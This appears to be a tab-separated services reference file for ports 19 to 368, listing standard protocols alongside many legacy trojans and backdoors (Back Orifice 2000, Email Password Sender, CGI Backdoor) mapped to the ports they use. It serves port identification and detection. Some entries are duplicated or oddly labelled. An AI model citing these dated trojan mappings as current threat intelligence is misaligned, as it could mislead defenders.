19	tcp	chargen	Character Generator
19	udp	chargen	Character Generator
20	tcp	ftp-data	File Transfer [Default Data]
20	udp	ftp-data	File Transfer [Default Data]
20	tcp	SennaSpyFTPserver	[trojan] Senna Spy FTP server
21	tcp	ftp	File Transfer [Control]
21	udp	ftp	File Transfer [Control]
21	tcp	BackConstruction	[trojan] Back Construction
21	tcp	BladeRunner	[trojan] BladeRunner
21	tcp	CattivikFTPServer	[trojan] Cattivik FTP Server
21	tcp	CCInvader	[trojan] CC Invader
21	tcp	DarkFTP	[trojan] Dark FTP
21	tcp	DolyTrojan	[trojan] Doly Trojan
21	tcp	Fore	[trojan] Fore
21	tcp	FreddyK	[trojan] FreddyK
21	tcp	InvisibleFTP	[trojan] Invisible FTP
21	tcp	Juggernaut42	[trojan] Juggernaut 42
21	tcp	Larva	[trojan] Larva
21	tcp	MotivFTP	[trojan] Motiv FTP
21	tcp	NetAdministrator	[trojan] Net Administrator
21	tcp	Ramen	[trojan] Ramen
21	tcp	RTB666	[trojan] RTB 666
21	tcp	SennaSpyFTPserver	[trojan] Senna Spy FTP server
21	tcp	Traitor21	[trojan] Traitor 21
21	tcp	[trojan]TheFlu	[trojan] The Flu
21	tcp	WebEx	[trojan] WebEx
21	tcp	WinCrash	[trojan] WinCrash
21	tcp	AudioGalaxy	AudioGalaxy file sharing app
22	tcp	Adoresshd	[trojan] Adore sshd
22	tcp	Shaft	[trojan] Shaft
22	tcp	ssh	SSH Remote Login Protocol
22	udp	pcanywhere	PCAnywhere (deprecated)
22	udp	ssh	SSH Remote Login Protocol
23	tcp	telnet	Telnet
23	udp	telnet	Telnet
23	tcp	ADMworm	[trojan] ADM worm
23	tcp	FireHacKer	[trojan] Fire HacKer

23	tcp	MyVeryOwntrojan	[trojan] My Very Own trojan
23	tcp	RTB666	[trojan] RTB 666
23	tcp	TelnetPro	[trojan] Telnet Pro
23	tcp	TinyTelnetServer	[trojan] Tiny Telnet Server - TTS
23	tcp	TruvaAtl	[trojan] Truva Atl
24	tcp	BO2KControlPort	[trojan] Back Orifice 2000 (BO2K)
24	tcp	priv-mail	any private mail system
24	udp	priv-mail	any private mail system
25	tcp	smtp	Simple Mail Transfer
25	udp	smtp	Simple Mail Transfer
25	tcp	Ajan	[trojan] Ajan
25	tcp	Antigen	[trojan] Antigen
25	tcp	Barok	[trojan] Barok
25	tcp	BSE	[trojan] BSE
25	tcp	EmailPasswordSender	[trojan] Email Password Sender-EPS
25	tcp	EPSII	[trojan] EPS II
25	tcp	Gip	[trojan] Gip
25	tcp	Gris	[trojan] Gris
25	tcp	Happy99	[trojan] Happy99
25	tcp	Hpteammail	[trojan] Hpteam mail
25	tcp	Hybris	[trojan] Hybris
25	tcp	Iloveyou	[trojan] I love you
25	tcp	Kuang2	[trojan] Kuang2
25	tcp	MagicHorse	[trojan] Magic Horse
25	tcp	MBTMailBombingTrojan	[trojan] MBT (Mail Bombing Trojan)
25	tcp	MBT	[trojan] MBT (Mail Bombing Trojan)
25	tcp	MoscowEmailtrojan	[trojan] Moscow Email trojan
25	tcp	Naebi	[trojan] Naebi
25	tcp	NewAptworm	[trojan] NewApt worm
25	tcp	ProMailtrojan	[trojan] ProMail trojan
25	tcp	Shtirlitz	[trojan] Shtirlitz
25	tcp	Stealth	[trojan] Stealth
25	tcp	Stukach	[trojan] Stukach
25	tcp	Tapiras	[trojan] Tapiras
25	tcp	Terminator	[trojan] Terminator
25	tcp	WinPC	[trojan] WinPC
25	tcp	WinSpy	[trojan] WinSpy
26	tcp	altavista-fw97	AltaVista Firewall97

27	tcp	altavista-fw97	AltaVista Firewall97
27	tcp	nsw-fe	NSW User System FE
27	udp	nsw-fe	NSW User System FE
28	tcp	altavista-fw97	AltaVista Firewall97
29	tcp	altavista-fw97	AltaVista Firewall97
29	tcp	msg-icp	MSG ICP
29	udp	msg-icp	MSG ICP
30	tcp	Agent40421	[trojan] Agent 40421
31	tcp	msg-auth	MSG Authentication
31	udp	msg-auth	MSG Authentication
31	tcp	Agent31	[trojan] Agent 31
31	tcp	Agent31	[trojan] Agent 31
31	tcp	HackersParadise	[trojan] Hackers Paradise
31	tcp	MastersParadise	[trojan] Masters Paradise
33	tcp	dsp	Display Support Protocol
33	udp	dsp	Display Support Protocol
35	tcp	priv-print	any private printer server
35	udp	priv-print	any private printer server
37	tcp	time	Time
37	udp	time	Time
38	tcp	rap	Route Access Protocol
38	udp	rap	Route Access Protocol
39	tcp	rlp	Resource Location Protocol
39	udp	rlp	Resource Location Protocol
39	tcp	SubSARI	[trojan] SubSARI
41	tcp	graphics	Graphics
41	udp	graphics	Graphics
41	tcp	DeepThroat	[trojan] DeepThroat
41	tcp	DeepThroat	[trojan] Deep Throat
41	tcp	Foreplay	[trojan] Foreplay
42	tcp	name	Host Name Server
42	udp	name	Host Name Server
43	tcp	whois	nickname
43	udp	whois	nickname
44	tcp	mpm-flags	MPM FLAGS Protocol
44	udp	mpm-flags	MPM FLAGS Protocol
44	tcp	Arctic	[trojan] Arctic
45	tcp	mpm	Message Processing Module [recv]

45	udp	mpm	Message Processing Module [recv]
46	tcp	mpm-snd	MPM [default send]
46	udp	mpm-snd	MPM [default send]
47	tcp	ni-ftp	NI FTP
47	udp	ni-ftp	NI FTP
48	tcp	auditd	Digital Audit Daemon
48	udp	auditd	Digital Audit Daemon
48	tcp	DRAT	[trojan] DRAT
48	tcp	DRAT	[trojan] DRAT
49	tcp	tacacs	Login Host Protocol (TACACS)
49	udp	tacacs	Login Host Protocol (TACACS)
50	tcp	re-mail-ck	Remote Mail Checking Protocol
50	udp	re-mail-ck	Remote Mail Checking Protocol
50	tcp	DRAT	[trojan] DRAT
50	tcp	DRAT	[trojan] DRAT
51	tcp	la-maint	IMP Logical Address Maintenance
51	udp	la-maint	IMP Logical Address Maintenance
52	tcp	xns-time	XNS Time Protocol
52	udp	xns-time	XNS Time Protocol
53	tcp	domain	Domain Name Server
53	udp	domain	Domain Name Server
53	tcp	ADMworm	[trojan] ADM worm
53	tcp	Lion	[trojan] Lion
54	tcp	xns-ch	XNS Clearinghouse
54	udp	xns-ch	XNS Clearinghouse
55	tcp	isi-gl	ISI Graphics Language
55	udp	isi-gl	ISI Graphics Language
56	tcp	xns-auth	XNS Authentication
56	udp	xns-auth	XNS Authentication
57	tcp	priv-term	any private terminal access
57	udp	priv-term	any private terminal access
57	tcp	mtp	Mail Transfer Protocol
58	tcp	xns-mail	XNS Mail
58	udp	xns-mail	XNS Mail
58	tcp	DMSSetup	[trojan] DMSSetup
59	tcp	priv-file	any private file service
59	udp	priv-file	any private file service
59	tcp	DMSSetup	[trojan] DMSSetup

59	tcp	DMSetup	[trojan] DMSetup
61	tcp	ni-mail	NI MAIL
61	udp	ni-mail	NI MAIL
62	tcp	acas	ACA Services
62	udp	acas	ACA Services
63	tcp	whois++	whois++
63	udp	whois++	whois++
63	tcp	via-ftp	VIA Systems - FTP & whois++
63	udp	via-ftp	VIA Systems - FTP & whois++
64	tcp	covia	Communications Integrator (CI)
64	udp	covia	Communications Integrator (CI)
65	tcp	tacacs-ds	TACACS-Database Service
65	udp	tacacs-ds	TACACS-Database Service
66	tcp	sql*net	Oracle SQL*NET
66	udp	sql*net	Oracle SQL*NET
67	tcp	bootps	Bootstrap Protocol Server
67	udp	bootps	Bootstrap Protocol Server
68	tcp	bootpc	Bootstrap Protocol Client
68	udp	bootpc	Bootstrap Protocol Client
69	tcp	tftp	Trivial File Transfer
69	udp	tftp	Trivial File Transfer
69	tcp	BackGate	[trojan] BackGate
70	tcp	gopher	Gopher
70	udp	gopher	Gopher
71	tcp	netrjs-1	Remote Job Service
71	udp	netrjs-1	Remote Job Service
72	tcp	netrjs-2	Remote Job Service
72	udp	netrjs-2	Remote Job Service
73	tcp	netrjs-3	Remote Job Service
73	udp	netrjs-3	Remote Job Service
74	tcp	netrjs-4	Remote Job Service
74	udp	netrjs-4	Remote Job Service
75	tcp	priv-dial	any private dial out service
75	udp	priv-dial	any private dial out service
76	tcp	deos	Distributed External Object Store
76	udp	deos	Distributed External Object Store
77	tcp	priv-rje	any private RJE service netrjs
77	udp	priv-rje	any private RJE service netrjs

78	tcp	vettcp	vettcp
78	udp	vettcp	vettcp
79	tcp	finger	Finger
79	udp	finger	Finger
79	tcp	BO2KDataPort	[trojan] Back Orifice 2000 (BO2K)
79	tcp	CDK	[trojan] CDK
79	tcp	Firehotcker	[trojan] Firehotcker
80	tcp	http	World Wide Web HTTP
80	udp	http	World Wide Web HTTP
80	tcp	711trojan	[trojan] 711 trojan (Seven Eleven)
80	tcp	AckCmd	[trojan] AckCmd
80	tcp	AckCmd	[trojan] AckCmd
80	tcp	BackEnd	[trojan] Back End
80	tcp	BO2000Plug-Ins	[trojan] Back Orifice 2000 Plug-Ins
80	tcp	Cafeini	[trojan] Cafeini
80	tcp	CGIBackdoor	[trojan] CGI Backdoor
80	tcp	Executor	[trojan] Executor
80	tcp	GodMessage4Creator	[trojan] God Message 4 Creator
80	tcp	GodMessage	[trojan] God Message
80	tcp	Hooker	[trojan] Hooker
80	tcp	IISworm	[trojan] IISworm
80	tcp	MTX	[trojan] MTX
80	tcp	NCX	[trojan] NCX
80	tcp	Noob	[trojan] Noob
80	tcp	Ramen	[trojan] Ramen
80	tcp	ReverseWWWTunnel	[trojan] Reverse WWW Tunnel Backdoor
80	tcp	RingZero	[trojan] RingZero
80	tcp	RTB666	[trojan] RTB 666
80	tcp	Seeker	[trojan] Seeker
80	tcp	WANRemote	[trojan] WAN Remote
80	tcp	WebDownloader	[trojan] WebDownloader
80	tcp	WebServerCT	[trojan] Web Server CT
81	tcp	hosts2-ns	HOSTS2 Name Server
81	udp	hosts2-ns	HOSTS2 Name Server
81	tcp	RemoConChubo	[trojan] RemoConChubo
81	tcp	RemoConChubo	[trojan] RemoConChubo
82	tcp	xfer	XFER Utility
82	udp	xfer	XFER Utility

83	tcp	mit-ml-dev	MIT ML Device
83	udp	mit-ml-dev	MIT ML Device
84	tcp	ctf	Common Trace Facility
84	udp	ctf	Common Trace Facility
85	tcp	mit-ml-dev	MIT ML Device
85	udp	mit-ml-dev	MIT ML Device
86	tcp	mfcobol	Micro Focus Cobol
86	udp	mfcobol	Micro Focus Cobol
87	tcp	priv-term-l	any private terminal linkttylink
88	tcp	kerberos	Kerberos
88	udp	kerberos	Kerberos
89	tcp	su-mit-tg	SU MIT Telnet Gateway
89	udp	su-mit-tg	SU MIT Telnet Gateway
90	tcp	dnsix	DNSIX Securit Attribute Token Map
90	udp	dnsix	DNSIX Securit Attribute Token Map
91	tcp	mit-dov	MIT Dover Spooler
91	udp	mit-dov	MIT Dover Spooler
92	tcp	npp	Network Printing Protocol
92	udp	npp	Network Printing Protocol
93	tcp	dcp	Device Control Protocol
93	udp	dcp	Device Control Protocol
94	tcp	objcall	Tivoli Object Dispatcher
94	udp	objcall	Tivoli Object Dispatcher
95	tcp	supdup	BSD supdupd(8)
95	udp	supdup	BSD supdupd(8)
96	tcp	dixie	DIXIE Protocol Specification
96	udp	dixie	DIXIE Protocol Specification
97	tcp	swift-rvf	Swift Remote Virtual File Protocol
97	udp	swift-rvf	Swift Remote Virtual File Protocol
98	tcp	linuxconf	linuxconf
98	tcp	tacnews	TAC News
98	udp	tacnews	TAC News
99	tcp	metagram	Metagram Relay
99	udp	metagram	Metagram Relay
99	tcp	HiddenPort	[trojan] Hidden Port
99	tcp	Hidden	[trojan] Hidden
99	tcp	Mandragore	[trojan] Mandragore
99	tcp	NCX	[trojan] NCX

100	tcp	newacct	[unauthorized use]
101	tcp	hostname	NIC Host Name Server
101	udp	hostname	NIC Host Name Server
102	tcp	iso-tsap	ISO Transport Service Access Point
102	udp	iso-tsap	ISO Transport Service Access Point
103	tcp	gppitnp	Genesis Point-to-Point Trans Net
103	udp	gppitnp	Genesis Point-to-Point Trans Net
104	tcp	acr-nema	ACR-NEMA Digital Imag. & Comm. 300
104	udp	acr-nema	ACR-NEMA Digital Imag. & Comm. 300
105	tcp	csnet-ns	Mailbox Name Nameserver
105	udp	csnet-ns	Mailbox Name Nameserver
106	tcp	3com-tsmux	3COM-TSMUX
106	udp	3com-tsmux	3COM-TSMUX
106	tcp	pop3pw	Eudora compatible PW changer
107	tcp	rtelnet	Remote Telnet
107	udp	rtelnet	Remote Telnet Service
108	tcp	snagas	SNA Gateway Access Server
108	udp	snagas	SNA Gateway Access Server
109	tcp	pop2	PostOffice V.2
109	udp	pop2	PostOffice V.2
110	tcp	pop3	PostOffice V.3
110	udp	pop3	PostOffice V.3
110	tcp	ProMailtrojan	[trojan] ProMail trojan
110	tcp	ProMailtrojan	[trojan] ProMail trojan
111	tcp	sunrpc	portmapper rpcbind
111	udp	sunrpc	portmapper rpcbind
112	tcp	mcidas	McIDAS Data Transmission Protocol
112	udp	mcidas	McIDAS Data Transmission Protocol
113	tcp	auth	ident Authentication Service
113	udp	auth	ident Authentication Service
113	tcp	InvisiblelidentdDaemon	[trojan] Invisible Identd Daemon
113	tcp	InvisiblelidentdDeamon	[trojan] Invisible Identd Deamon
113	tcp	Kazimas	[trojan] Kazimas
114	tcp	audionews	Audio News Multicast
114	udp	audionews	Audio News Multicast
115	tcp	sftp	Simple File Transfer Protocol
115	udp	sftp	Simple File Transfer Protocol
116	tcp	ansanotify	ANSA REX Notify

116	udp	ansanotify	ANSA REX Notify
117	tcp	uucp-path	UUCP Path Service
117	udp	uucp-path	UUCP Path Service
118	tcp	sqlserv	SQL Services
118	udp	sqlserv	SQL Services
119	tcp	nntp	Network News Transfer Protocol
119	udp	nntp	Network News Transfer Protocol
119	tcp	Happy99	[trojan] Happy99 (a.k.a. Ska trojan)
120	tcp	cfdpkt	CFDPTKT
120	udp	cfdpkt	CFDPTKT
121	tcp	erpc	Encore Expedited Remote Pro.Call
121	udp	erpc	Encore Expedited Remote Pro.Call
121	tcp	AttackBot	[trojan] Attack Bot
121	tcp	GodMessage	[trojan] God Message
121	tcp	JammerKillah	[trojan] JammerKillah
121	tcp	JammerKillah	[trojan] Jammer Killah
122	tcp	smakynet	SMAKYNET
122	udp	smakynet	SMAKYNET
123	tcp	NetController	[trojan] Net Controller
123	tcp	NetController	[trojan] Net Controller
123	tcp	ntp	Network Time Protocol
123	udp	ntp	Network Time Protocol
124	tcp	ansatrader	ANSA REX Trader
124	udp	ansatrader	ANSA REX Trader
125	tcp	locus-map	Locus PC-Interface Net Map Ser
125	udp	locus-map	Locus PC-Interface Net Map Ser
126	tcp	nxedit	NXEdit
126	udp	nxedit	NXEdit
126	tcp	unitary	Unisys Unitary Login
126	udp	unitary	Unisys Unitary Login
127	tcp	locus-con	Locus PC-Interface Conn Server
127	udp	locus-con	Locus PC-Interface Conn Server
128	tcp	gss-xlicen	GSS X License Verification
128	udp	gss-xlicen	GSS X License Verification
129	tcp	pwdgen	Password Generator Protocol
129	udp	pwdgen	Password Generator Protocol
130	tcp	cisco-fna	cisco FNATIVE
130	udp	cisco-fna	cisco FNATIVE

131	tcp	cisco-tna	cisco TNATIVE
131	udp	cisco-tna	cisco TNATIVE
132	tcp	cisco-sys	cisco SYSMANT
132	udp	cisco-sys	cisco SYSMANT
133	tcp	statsrv	Statistics Service
133	udp	statsrv	Statistics Service
133	tcp	Farnaz	[trojan] Farnaz
134	tcp	ingres-net	INGRES-NET Service
134	udp	ingres-net	INGRES-NET Service
135	tcp	epmap	DCE endpoint resolution
135	udp	epmap	DCE endpoint resolution
135	tcp	loc-srv	NCS Location Service
135	udp	loc-srv	NCS Location Service
136	tcp	profile	PROFILE Naming System
136	udp	profile	PROFILE Naming System
137	tcp	netbios-ns	NETBIOS Name Service
137	udp	netbios-ns	NETBIOS Name Service
137	tcp	Chode	[trojan] Chode
137	tcp	Qaz	[trojan] Qaz
137	udp	Msinit	[trojan] Msinit
138	tcp	netbios-dgm	NETBIOS Datagram Service
138	udp	netbios-dgm	NETBIOS Datagram Service
138	tcp	Chode	[trojan] Chode
139	tcp	netbios-ssn	NETBIOS Session Service
139	udp	netbios-ssn	NETBIOS Session Service
139	tcp	Chode	[trojan] Chode
139	tcp	GodMessageworm	[trojan] God Message worm
139	tcp	Msinit	[trojan] Msinit
139	tcp	Netlog	[trojan] Netlog
139	tcp	Network	[trojan] Network
139	tcp	Qaz	[trojan] Qaz
139	tcp	Sadmind	[trojan] Sadmind
139	tcp	SMBRelay	[trojan] SMB Relay
140	tcp	emfis-data	EMFIS Data Service
140	udp	emfis-data	EMFIS Data Service
141	tcp	emfis-cntl	EMFIS Control Service
141	udp	emfis-cntl	EMFIS Control Service
142	tcp	bl-idm	Britton-Lee IDM

142	udp	bl-idm	Britton-Lee IDM
142	tcp	NetTaxi	[trojan] NetTaxi
143	tcp	imap	Internet Message Access Protocol
143	udp	imap	Internet Message Access Protocol
144	tcp	uma	Universal Management Architecture
144	udp	uma	Universal Management Architecture
144	udp	news	NewS window system
144	tcp	news	NewS window system
145	tcp	uaac	UAAC Protocol
145	udp	uaac	UAAC Protocol
146	tcp	iso-tp0	ISO-IP0
146	udp	iso-tp0	ISO-IP0
146	tcp	Infector	[trojan] Infector
146	udp	Infector	[trojan] Infector
147	tcp	iso-ip	ISO-IP
147	udp	iso-ip	ISO-IP
148	tcp	jargon	Jargon
148	udp	jargon	Jargon
148	tcp	cronus	CRONUS-SUPPORT
148	udp	cronus	CRONUS-SUPPORT
149	tcp	aed-512	AED 512 Emulation Service
149	udp	aed-512	AED 512 Emulation Service
150	tcp	sql-net	SQL-NET
150	udp	sql-net	SQL-NET
151	tcp	hems	HEMS
151	udp	hems	HEMS
152	tcp	bftp	Background File Transfer Program
152	udp	bftp	Background File Transfer Program
153	tcp	sgmp	SGMP
153	udp	sgmp	SGMP
154	tcp	netsc-prod	NETSC
154	udp	netsc-prod	NETSC
155	tcp	netsc-dev	NETSC
155	udp	netsc-dev	NETSC
156	tcp	sqlsrv	SQL Service
156	udp	sqlsrv	SQL Service
157	tcp	knet-cmp	KNET VM Command Message Protocol
157	udp	knet-cmp	KNET VM Command Message Protocol

158	tcp	pcmail-srv	PCMail Server
158	udp	pcmail-srv	PCMail Server
159	tcp	nss-routing	NSS-Routing
159	udp	nss-routing	NSS-Routing
160	tcp	sgmp-traps	SGMP-TRAPS
160	udp	sgmp-traps	SGMP-TRAPS
161	tcp	snmp	SNMP
161	udp	snmp	SNMP
162	tcp	snmptrap	SNMPTRAP
162	udp	snmptrap	SNMPTRAP
163	tcp	cmip-man	CMIP TCP Manager
163	udp	cmip-man	CMIP TCP Manager
164	tcp	cmip-agent	CMIP TCP Agent
164	udp	cmip-agent	CMIP TCP Agent
165	tcp	xns-courier	Xerox
165	udp	xns-courier	Xerox
166	tcp	s-net	Sirius Systems
166	udp	s-net	Sirius Systems
166	tcp	NokNok	[trojan] NokNok
167	tcp	namp	NAMP
167	udp	namp	NAMP
168	tcp	rsvd	RSVD
168	udp	rsvd	RSVD
169	tcp	send	SEND
169	udp	send	SEND
170	tcp	print-srv	Network PostScript
170	udp	print-srv	Network PostScript
170	tcp	A-trojan	[trojan] A-trojan
171	tcp	multiplex	Network Innovations Multiplex
171	udp	multiplex	Network Innovations Multiplex
172	tcp	cl-1	Network Innovations CL 1
172	udp	cl-1	Network Innovations CL 1
173	tcp	xyplex-mux	Xyplex
173	udp	xyplex-mux	Xyplex
174	tcp	mailq	MAILQ
174	udp	mailq	MAILQ
175	tcp	vmnet	VMNET
175	udp	vmnet	VMNET

176	tcp	genrad-mux	GENRAD-MUX
176	udp	genrad-mux	GENRAD-MUX
177	tcp	xdmcp	X Display Manager Control Protocol
177	udp	xdmcp	X Display Manager Control Protocol
178	tcp	nextstep	NextStep Window Server
178	udp	nextstep	NextStep Window Server
179	tcp	bgp	Border Gateway Protocol
179	udp	bgp	Border Gateway Protocol
180	tcp	ris	Intergraph
180	udp	ris	Intergraph
181	tcp	unify	Unify
181	udp	unify	Unify
182	tcp	audit	Unisys Audit SITP
182	udp	audit	Unisys Audit SITP
183	tcp	ocbinder	OCBinder
183	udp	ocbinder	OCBinder
184	tcp	ocserver	OCServer
184	udp	ocserver	OCServer
185	tcp	remote-kis	Remote-KIS
185	udp	remote-kis	Remote-KIS
186	tcp	kis	KIS Protocol
186	udp	kis	KIS Protocol
187	tcp	aci	Application Communication Interface
187	udp	aci	Application Communication Interface
188	tcp	mumps	Plus Five's MUMPS
188	udp	mumps	Plus Five's MUMPS
189	tcp	qft	Queued File Transport
189	udp	qft	Queued File Transport
190	tcp	gacp	Gateway Access Control Protocol
190	udp	gacp	Gateway Access Control Protocol
191	tcp	prospero	Prospero Directory Service
191	udp	prospero	Prospero Directory Service
192	tcp	osu-nms	OSU Network Monitoring System
192	udp	osu-nms	OSU Network Monitoring System
193	tcp	srmp	Spider Remote Monitoring Protocol
193	udp	srmp	Spider Remote Monitoring Protocol
194	tcp	irc	Internet Relay Chat Protocol
194	udp	irc	Internet Relay Chat Protocol

195	tcp	dn6-nlm-aud	DNSIX Network Level Module Audit
195	udp	dn6-nlm-aud	DNSIX Network Level Module Audit
196	tcp	dn6-smm-red	DNSIX Session Mgt Module Audit Redir
196	udp	dn6-smm-red	DNSIX Session Mgt Module Audit Redir
197	tcp	dls	Directory Location Service
197	udp	dls	Directory Location Service
198	tcp	dls-mon	Directory Location Service Monitor
198	udp	dls-mon	Directory Location Service Monitor
199	tcp	smux	SMUX
199	udp	smux	SMUX
200	tcp	src	IBM System Resource Controller
200	udp	src	IBM System Resource Controller
201	tcp	at-rtmp	AppleTalk Routing Maintenance
201	udp	at-rtmp	AppleTalk Routing Maintenance
202	tcp	at-nbp	AppleTalk Name Binding
202	udp	at-nbp	AppleTalk Name Binding
203	tcp	at-3	AppleTalk Unused
203	udp	at-3	AppleTalk Unused
204	tcp	at-echo	AppleTalk Echo
204	udp	at-echo	AppleTalk Echo
205	tcp	at-5	AppleTalk Unused
205	udp	at-5	AppleTalk Unused
206	tcp	at-zis	AppleTalk Zone Information
206	udp	at-zis	AppleTalk Zone Information
207	tcp	at-7	AppleTalk Unused
207	udp	at-7	AppleTalk Unused
208	tcp	at-8	AppleTalk Unused
208	udp	at-8	AppleTalk Unused
209	tcp	qmtpt	The Quick Mail Transfer Protocol
209	udp	qmtpt	The Quick Mail Transfer Protocol
209	tcp	tam	Trivial Authenticated Mail Protocol
209	udp	tam	Trivial Authenticated Mail Protocol
210	tcp	z39.50	ANSI Z39.50
210	udp	z39.50	ANSI Z39.50
211	tcp	914c	Texas Instruments 914C/G Terminal
211	udp	914c	Texas Instruments 914C/G Terminal
212	tcp	anet	ATEXSSTR
212	udp	anet	ATEXSSTR

213	tcp	ipx	IPX
213	udp	ipx	IPX
214	tcp	vmpwscs	VM PWSCS
214	udp	vmpwscs	VM PWSCS
215	tcp	softpc	Insignia Solutions
215	udp	softpc	Insignia Solutions
216	tcp	CALlic	Computer Associates Int'l License Server
216	udp	CALlic	Computer Associates Int'l License Server
216	tcp	atls	Access Technology License Server
216	udp	atls	Access Technology License Server
217	tcp	dbase	dBASE Unix
217	udp	dbase	dBASE Unix
218	tcp	mpp	Netix Message Posting Protocol
218	udp	mpp	Netix Message Posting Protocol
219	tcp	uarp	Unisys ARPs
219	udp	uarp	Unisys ARPs
220	tcp	imap3	Interactive Mail Access Protocol v3
220	udp	imap3	Interactive Mail Access Protocol v3
221	tcp	fln-spx	Berkeley rlogind with SPX auth
221	udp	fln-spx	Berkeley rlogind with SPX auth
222	tcp	rsh-spx	Berkeley rshd with SPX auth
222	udp	rsh-spx	Berkeley rshd with SPX auth
223	tcp	cdc	Certificate Distribution Center
223	udp	cdc	Certificate Distribution Center
224	tcp	masqdialer	masqdialer
224	udp	masqdialer	masqdialer
242	tcp	direct	Direct
242	udp	direct	Direct
243	tcp	sur-meas	Survey Measurement
243	udp	sur-meas	Survey Measurement
244	tcp	inbusiness	inbusiness
244	udp	inbusiness	inbusiness
244	tcp	dayna	Dayna
244	udp	dayna	Dayna
245	tcp	link	LINK
245	udp	link	LINK
246	tcp	dsp3270	Display Systems Protocol
246	udp	dsp3270	Display Systems Protocol

247	tcp	subntbcst_tftp	SUBNTBCST_TFTP
247	udp	subntbcst_tftp	SUBNTBCST_TFTP
248	tcp	bhfhs	bhfhs
248	udp	bhfhs	bhfhs
256	tcp	rap	RAP
256	udp	rap	RAP
256	tcp	fw1-sync	Checkpoint Firewall-1 state table sync
257	tcp	set	Secure Electronic Transaction
257	udp	set	Secure Electronic Transaction
257	tcp	fw1-log	Check Point FW-1/VPN-1 log transfer
258	tcp	yak-chat	Yak Winsock Personal Chat
258	udp	yak-chat	Yak Winsock Personal Chat
258	tcp	fw1-mgmt	Check Point FW-1/VPN-1 management
259	tcp	esro-gen	Efficient Short Remote Operations
259	udp	esro-gen	Efficient Short Remote Operations
259	tcp	fw1-clntauth	Check Point FW-1/VPN-1 client auth
259	udp	fw1-rdp	Check Point FW-1/VPN-1 key negotiations over RDP
260	tcp	openport	Openport
260	udp	openport	Openport
260	udp	fw1-snmp	Check Point FW-1/VPN-1 SNMP agent
261	tcp	nsiiops	IIO Name Service over TLS SSL
261	udp	nsiiops	IIO Name Service over TLS SSL
261	tcp	fw1-mgmt	Check Point FW-1/VPN-1 Management
261	tcp	fw-snauth	Check Point FW-1/VPN-1 session auth
262	tcp	arcisdms	Arcisdms
262	udp	arcisdms	Arcisdms
263	tcp	hdap	HDAP
263	udp	hdap	HDAP
264	tcp	bgmp	Border Gateway Multicast Protocol
264	udp	bgmp	Border Gateway Multicast Protocol
264	tcp	fw1-topo	Check Point VPN-1 topology download
265	tcp	x-bone-ctl	X-Bone CTL
265	udp	x-bone-ctl	X-Bone CTL
265	tcp	fw1-key	Check Point VPN-1 public key transfer protocol
266	tcp	sst	SCSI on ST
266	udp	sst	SCSI on ST
267	tcp	td-service	Tobit David Service Layer
267	udp	td-service	Tobit David Service Layer

268	tcp	td-replica	Tobit David Replica
268	udp	td-replica	Tobit David Replica
280	tcp	http-mgmt	http-mgmt
280	udp	http-mgmt	http-mgmt
281	tcp	personal-link	Personal Link
281	udp	personal-link	Personal Link
282	tcp	cableport-ax	Cable Port A X
282	udp	cableport-ax	Cable Port A X
283	tcp	rescap	rescap
283	udp	rescap	rescap
284	tcp	corerjd	corerjd
284	udp	corerjd	corerjd
286	tcp	fxp-1	FXP-1
286	udp	fxp-1	FXP-1
287	tcp	k-block	K-BLOCK
287	udp	k-block	K-BLOCK
308	tcp	novastorbakcup	Novastor Backup
308	udp	novastorbakcup	Novastor Backup
309	tcp	entrusttime	EntrustTime
309	udp	entrusttime	EntrustTime
310	tcp	bhmds	bhmds
310	udp	bhmds	bhmds
311	tcp	asip-webadmin	AppleShare IP WebAdmin
311	udp	asip-webadmin	AppleShare IP WebAdmin
312	tcp	vslmp	VSLMP
312	udp	vslmp	VSLMP
313	tcp	magenta-logic	Magenta Logic
313	udp	magenta-logic	Magenta Logic
314	tcp	opalis-robot	Opalis Robot
314	udp	opalis-robot	Opalis Robot
315	tcp	dpsi	DPSI
315	udp	dpsi	DPSI
316	tcp	decauth	decAuth
316	udp	decauth	decAuth
317	tcp	zannet	Zannet
317	udp	zannet	Zannet
318	tcp	pkix-timestamp	PKIX TimeStamp
318	udp	pkix-timestamp	PKIX TimeStamp

319	tcp	ptp-event	PTP Event
319	udp	ptp-event	PTP Event
320	tcp	ptp-general	PTP General
320	udp	ptp-general	PTP General
321	tcp	pip	PIP
321	udp	pip	PIP
322	tcp	rtsp	RTSPS
322	udp	rtsp	RTSPS
333	tcp	texar	Texar Security Port
333	udp	texar	Texar Security Port
334	tcp	Backage	[trojan] Backage
344	tcp	pdap	Prospero Data Access Protocol
344	udp	pdap	Prospero Data Access Protocol
345	tcp	pawserv	Perf Analysis Workbench
345	udp	pawserv	Perf Analysis Workbench
346	tcp	zserv	Zebra server
346	udp	zserv	Zebra server
347	tcp	fatserve	Fatmen Server
347	udp	fatserve	Fatmen Server
348	tcp	csi-sgwp	Cabletron Management Protocol
348	udp	csi-sgwp	Cabletron Management Protocol
349	tcp	mftp	mftp
349	udp	mftp	mftp
350	tcp	matip-type-a	MATIP Type A
350	udp	matip-type-a	MATIP Type A
351	tcp	matip-type-b	MATIP Type B
351	udp	matip-type-b	MATIP Type B
351	tcp	bhoetty	bhoetty
351	udp	bhoetty	bhoetty
352	tcp	dtg-ste-sb	DTAG
352	udp	dtg-ste-sb	DTAG
352	udp	bhoedap4	bhoedap4
352	tcp	bhoedap4	bhoedap4
353	tcp	ndsauth	NDSAUTH
353	udp	ndsauth	NDSAUTH
354	tcp	bh611	bh611
354	udp	bh611	bh611
355	tcp	datex-asn	DATEX-ASN

355	udp	datex-asn	DATEX-ASN
356	tcp	cloanto-net-1	Cloanto Net 1
356	udp	cloanto-net-1	Cloanto Net 1
357	tcp	bhevent	bhevent
357	udp	bhevent	bhevent
358	tcp	shrinkwrap	Shrinkwrap
358	udp	shrinkwrap	Shrinkwrap
359	tcp	nsrmp	Network Security Risk Management Protocol
359	udp	nsrmp	Network Security Risk Management Protocol
359	tcp	tenebris_nts	Tenebris Network Trace Service
359	udp	tenebris_nts	Tenebris Network Trace Service
360	tcp	scoi2odialog	scoi2odialog
360	udp	scoi2odialog	scoi2odialog
361	tcp	semantix	Semantix
361	udp	semantix	Semantix
362	tcp	srssend	SRS Send
362	udp	srssend	SRS Send
363	tcp	rsvp_tunnel	RSVP Tunnel
363	udp	rsvp_tunnel	RSVP Tunnel
364	tcp	aurora-cmgr	Aurora CMGR
364	udp	aurora-cmgr	Aurora CMGR
365	tcp	dtk	DTK
365	udp	dtk	DTK
366	tcp	odmr	ODMR
366	udp	odmr	ODMR
367	tcp	mortgageware	MortgageWare
367	udp	mortgageware	MortgageWare
368	tcp	qbikgdp	QbikGDP
